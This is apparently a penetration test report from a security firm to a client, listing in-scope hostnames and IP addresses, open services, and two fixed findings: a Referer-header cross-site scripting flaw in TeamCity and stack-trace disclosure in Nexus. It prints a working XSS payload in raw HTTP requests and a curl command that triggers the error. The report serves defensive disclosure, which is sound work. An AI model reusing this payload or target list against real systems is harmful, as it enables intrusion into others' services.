Penetration Test Report

External & Internal Assessment

-

Uplevel

Version Number: 1.1

Date: Nov 3, 2022

For Uplevel Use Only

Table of Contents

1. Project Overview

On August 26 2022, Yappo Security LLC ("Yappo") received an invitation from Uplevel to submit an offer to perform the following tests in their AWS environment.

- Comprehensive Perimeter Penetration Test (External)
- Targeted Internal Penetration Test

Yappo proposed to provide its penetration testing service to assess the security posture of the Uplevel environment and suggest potential improvements. To complete the tasks outlined, Yappo provided suitably capable consultants along with necessary tools to perform the assessment.

In terms of methodology, the approach followed during this assessment was a classic black-box test. No source code was provided and the testers attempted to emulate real-world attackers as closely as possible. The Uplevel team has provided access to an internal instance in the target VPC for internal analysis.

The scope of this project was defined as the following:

Comprehensive Perimeter Penetration Test - Scope

Scope	Type	Address
Main Dashboard	Hostname	dashboard.uplevelteam.com
	IP	52.40.13.79
	IP	54.188.31.148
Blue Service	Hostname	blue.uplevelteam.com
	Hostname	tableau.uplevelteam.com
	IP	34.219.201.134
	IP	34.217.105.103
	IP	44.241.163.242
	IP	34.219.229.77
FARS	Hostname	fars.uplevelteam.com

	IP	54.190.140.14
Vault	Hostname	vault.uplevelteam.com
	IP	34.212.93.145
Nexus	Hostname	nexus.uplevelteam.com
	IP	3.80.155.0
Teamcity Server	Hostname	cicd.uleveltc.com
	IP	54.205.228.147
Teamcity Bastion	IP	34.230.15.118
Multiverse Bastion	IP	35.160.177.210
Pipeline Producer	IP	52.41.91.27
	IP	34.215.16.187
Pipeline Consumer	IP	34.218.205.70

Targeted Internal Penetration Test - Scope

Scope	Type	Address
Blue Service VPC	IP	10.0.2.14 (ip-10-0-2-14.us-west-2.compute.internal)
		10.0.0.92 (ip-10-0-0-92.us-west-2.compute.internal)
		10.0.2.4 (ip-10-0-2-4.us-west-2.compute.internal)
		10.0.1.47 (ip-10-0-1-47.us-west-2.compute.internal)
		10.0.1.100 (ip-10-0-1-100.us-west-2.compute.internal)
		10.0.1.208 (ip-10-0-1-208.us-west-2.compute.internal)
		10.0.2.7 (ip-10-0-2-7.us-west-2.compute.internal)
		10.0.0.2 (ip-10-0-0-2.us-west-2.compute.internal)
		10.0.1.37 (ip-10-0-1-37.us-west-2.compute.internal)
		10.0.1.76 (ip-10-0-1-76.us-west-2.compute.internal)

2. Execute Summary

This report documents the results of a black-box penetration test against the Uplevel AWS environment. The project was carried out by Yappo between September 26 and October 14, 2022, yielding a total of two security discoveries.

Two of our members comprised a testing team, working for a total of two weeks. Although twenty-two assets were initially defined in the external scope, their efforts explicitly focused on a total of seven different domains that have active services accessible from the internet. During the comprehensive perimeter penetration test conducted, even though Yappo was unable to bypass authentication mechanisms to gain unauthorized access, it was possible to detect a code injection vulnerability that allows attackers to affect the confidentiality, integrity, and availability of user information.

Regarding the targeted internal penetration test, most assets in scope have restrictive firewall rule sets. Our team was able to analyze only five internal assets with services accessible from the internal instance provided. No internal vulnerabilities were detected.

As the majority of services identified are related to web applications, we have executed several tests that include but are not limited to OWASP Top Ten and CWE Top 25 Most Dangerous Software Errors , internationally recognized standards in the industry.

Among the aforementioned two findings, one finding was marked as a medium severity vulnerability and the remaining one was marked as a low severity finding. Our testers conclude that the majority of security controls implemented in the Uplevel cloud environment seems to hold up to security best practices.

All the findings were properly fixed by Uplevel on November 1, 2022. The implemented fixes were reviewed and confirmed by Yappo on November 3, 2022.

3. Vulnerability Summary

The overall summary of vulnerabilities is shown below.

ID	Vulnerability	Severity	Remediation Status
UPL-001	Cross-Site Scripting via Referrer header	**Medium**	Fixed.
UPL-002	Stack trace enabled	**Low**	Fixed.

4. Methodology

Yappo Security LLC follows a phased assessment approach that is effective for evaluating and improving the security of enterprise networks and platforms. Yappo Security LLC consultants attempt to identify, then penetrate existing security mechanisms by using tools and techniques that are similar to those used by attackers. In this manner, the approach ensures identification of gaps in the current level of security in place at the organization and recommends the steps needed to close them.

During the engagement, we stay in regular contact with the customer, keeping them updated on our progress and any high priority issues that we feel need urgent attention.

Yappo Security LLC considered regulatory mandates such as the following when developing its security assessment methodology:

- Payment Card Industry Data Security Standard (“PCI-DSS”)
- International Organization for Standardization (“ISO 27002”)
- National Institute of Standards and Technology SP 800-115 ("NIST 800-115”)
- Health Insurance Portability and Accountability Act (“HIPAA”)
- System and Organization Controls 2 (“SOC 2”)

Upon completion of the engagement Yappo Security LLC provides the customer with the detailed report setting out findings and recommendations. Once the remediation process is complete, Yappo Security LLC produces a summary report that the customer can share with their partners, clients, auditors or any other external entity.

5. Limitations

The penetration test was conducted with the consent of the product owner and all relevant staff members were informed before and during each stage.

Testing was limited to a finite amount of time. At the time of assessment, and for the duration of the assessment, actions were taken to penetrate systems and networking components surrounding the listed in-scope assets. Even failed exploitation attempts may prove successful if executed by a dedicated attacker or team of attackers over a longer length of time.

Testing did not include any social engineering of personnel responsible for the listed in-scope IP addresses.

Testing did not include any malicious attempts crafted in such a way to destroy or remove content, data, or other information from any in-scope assets.

6. Reconnaissance

Yappo performed a full network scan against the assets validated in the scope. Most of these assets appear to have restrictive firewall rule sets, therefore, even if they are live hosts, their services are not accessible from our source addresses.

The overall summary of identified services is shown below:

External		
IP address / Hostname	**Protocol & Port**	**Service**
54.205.228.147 / cicd.uleveltc.com	TCP/80	HTTP
54.205.228.147 / cicd.uleveltc.com	TCP/443	HTTPS
34.212.93.145 / vault.uplevelteam.com	TCP/443	HTTPS
3.80.155.0 / nexus.uplevelteam.com	TCP/443	HTTPS
52.33.64.114 / blue.uplevelteam.com	TCP/443	HTTPS
34.219.201.134 / tableau.uplevelteam.com	TCP/443	HTTPS
52.40.13.79 / dashboard.uplevelteam.com	TCP/443	HTTPS
54.205.228.147 / cicd.uleveltc.com	TCP/443	HTTPS
54.205.228.147 / cicd.uleveltc.com	TCP/443	HTTPS
Internal		
IP address / Hostname	**Protocol & Port**	**Service**
10.0.2.14 (ip-10-0-2-14.us-west-2.compute.internal)	TCP/80	HTTP
10.0.2.14 (ip-10-0-2-14.us-west-2.compute.internal)	TCP/443	HTTPS
10.0.0.92 (ip-10-0-0-92.us-west-2.compute.internal)	TCP/80	HTTP
10.0.0.92 (ip-10-0-0-92.us-west-2.compute.internal)	TCP/443	HTTPS
10.0.2.7 (ip-10-0-2-7.us-west-2.compute.internal)	TCP/443	HTTPS
10.0.2.5 (ip-10-0-2-5.us-west-2.compute.internal)	TCP/443	HTTPS
10.0.2.11 (ip-10-0-2-11.us-west-2.compute.internal)	TCP/80	HTTP

7. Vulnerability Details

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. UPL-001) for the purpose of facilitating any future follow-up correspondence.

UPL-001: Cross-Site Scripting via Referrer header (Medium)

Affected assets:

- cicd.uleveltc.com (External scope)

Description:

We have found that the application uses a vulnerable version of TeamCity that is affected by a cross-site scripting (XSS) vulnerability in the Referrer header. When the application returns a 404 error, it also generates a link to go back to the previous page based on the value of the Referrer header, which leads to the cross-site script.


Cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

Steps to reproduce:

· Create a specially crafted HTML to manipulate the Referrer header.

· Send a link for the user to click on the page with the 404 error pointing to the manipulated Referrer.


· Inspect the HTTP response.



```
GET /webComponents/teamcity-elements/ HTTP/2
Host: cicd.uleveltc.com
Referer: &#02java&#115cript:confirm(9444);//http://
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0
Safari/537.21
Client-Ip: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: localhost
Accept-Language: en
Via: 1.1 wa.www.test.com
Origin: http://www.test.com/
Cookie: TCSESSIONID=D3B349FA7FD009F6BD4F28897EC8C54A; __test=1
Accept-Encoding: gzip,deflate
Accept: */*
Content-Length: 4
```

```
        <div class="errorPage__text">
          <h1 class="errorPage__code">
            404
          </h1>
          <h2 class="errorPage__title">






          </h2>
          <p class="errorPage__description">
            Check that the&nbsp;URL is&nbsp;correct.
            <br/>
            <br/>

            <a href="&#02java&#115cript:confirm(9444);//http://"
            rel="noreferrer">
```

Result:



cicd.uleveltc.com dice


9444

404

Check that the URL is correct.

Remediation status:

Fixed. TeamCity has been updated to version 2022.04.4 (build 108763).



```
GET /webComponents/teamcity-elements/ HTTP/2
Host: cicd.uleveltc.com
Referer: &#02java&#115cript:confirm(9444);//http://
Cookie: TCSESSIONID=C2B3D8C25C66D043C2A9C7496CB6CE9B; __test=1
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
          <h2 class="errorPage__title">






          </h2>
          <p class="errorPage__description">
            Check that the&nbsp;URL is&nbsp;correct.
            <br/>
            <br/>



            <a href="/" rel="noreferrer">
              Overview page
            </a>
          </p>
        </div>
      </div>
    </body>
  </html>
```

UPL-002: Stack trace enabled (Low)

Affected assets:

- nexus.uplevelteam.com (External scope)

Description:


Stack traces are enabled on the remote service. Stack traces can disclose potentially sensitive information such as internal methods, source code fragments, version information of various packages, database information and error messages. Attackers can use this data to try to find or exploit other types of vulnerabilities.

Steps to reproduce:


· Execute the following curl command.

```
curl -i -s -k -X $'POST' \
    -H $'Host: nexus.uplevelteam.com' -H $'Content-Type: application/json'
-H $'Content-Length: 119' -H $'Referer: https://nexus.uplevelteam.com/' -H
$'Accept-Encoding: gzip,deflate' -H $'User-Agent: Mozilla/5.0 (Windows NT
6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0
Safari/537.21' -H $'Accept: */*' \
    -b $'NX-ANTI-CSRF-TOKEN=0.7774713248945773' \
    --data-binary
$'{\"action\":\"coreui_Repository\",\"data\":[{\"limit\":25,\"page\":\"\",\
"start\":0}],\"method\":\"readReferences\",\"tid\":4,\"type\":\"rpc\"}' \
    $'https://nexus.uplevelteam.com/service/extdirect'
```

· Inspect the application response.




```
HTTP/2 200 OK
Date: Mon, 26 Sep 2022 00:49:49 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 1386
Server: Nexus/3.30.1-01 (OSS)
X-Content-Type-Options: nosniff
X-Frame-Options: DENY

{
  "tid":4,
  "action":"coreui_Repository",
  "method":"readReferences",
  "message":
  "JsonException: Failed attempt to convert from a json string to java method p
  arameters. Method='coreui_Repository.readReferences', Json string='[{\"limit\
  ":25,\"page\":\"\",\"start\":0}]', ExpectedTypes='org.sonatype.nexus.extdirec
  t.model.StoreLoadParameters'",
  "where":"",
```



```
"serverException":{
  "rootException":{
    "type":"java.lang.NumberFormatException",
    "message":"For input string: \"\"",
    "where":""
  },
  "exception":{
    "type":"com.softwarementors.extjs.djn.gson.JsonException",
    "message":
    "Failed attempt to convert from a json string to java method parameters.
   Method='coreui_Repository.readReferences', Json string='[{\"limit\":25,\"
   page\":\"\",\"start\":0}]', ExpectedTypes='org.sonatype.nexus.extdirect.m
   odel.StoreLoadParameters'",
    "where":""
  },
  "exceptions":[
    {
      "type":"com.softwarementors.extjs.djn.gson.JsonException",
      "message":
      "Failed attempt to convert from a json string to java method parameters
      . Method='coreui_Repository.readReferences', Json string='[{\"limit\":2
      5,\"page\":\"\",\"start\":0}]', ExpectedTypes='org.sonatype.nexus.extdi
      rect.model.StoreLoadParameters'",
      "where":""
    },
```

Remediation status:

Fixed. Nexus has been updated to the latest stable version.



```
GET / HTTP/1.1
Host: nexus.uplevelteam.com
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/2 200 OK
Date: Thu, 03 Nov 2022 12:25:21 GMT
Content-Type: text/html
Content-Length: 7925
Server: Nexus/3.42.0-01 (OSS)
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Last-Modified: Thu, 03 Nov 2022 12:25:21 GMT
Pragma: no-cache
Cache-Control: no-cache, no-store, max-age=0,
Expires: 0


<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Nexus Repository Manager
    </title>
```

8. Recommendations

We recommend the following steps be undertaken to address the findings of this engagement:

1. Update to the latest version of TeamCity (2022.04) as currently the application uses 2021.2.2 (build 99660) which has many vulnerabilities.

   Reference: https://www.jetbrains.com/privacy-security/issues-fixed/

2. Update to the latest version of Nexus (3.41) in order to fix many other vulnerabilities in the installed version (3.30) that are exploitable with authentication.

   Reference:
   https://support.sonatype.com/hc/en-us/articles/4402433828371-CVE-2021-34553-Nexus-Repository-3-Directory-Traversal-2021-06-17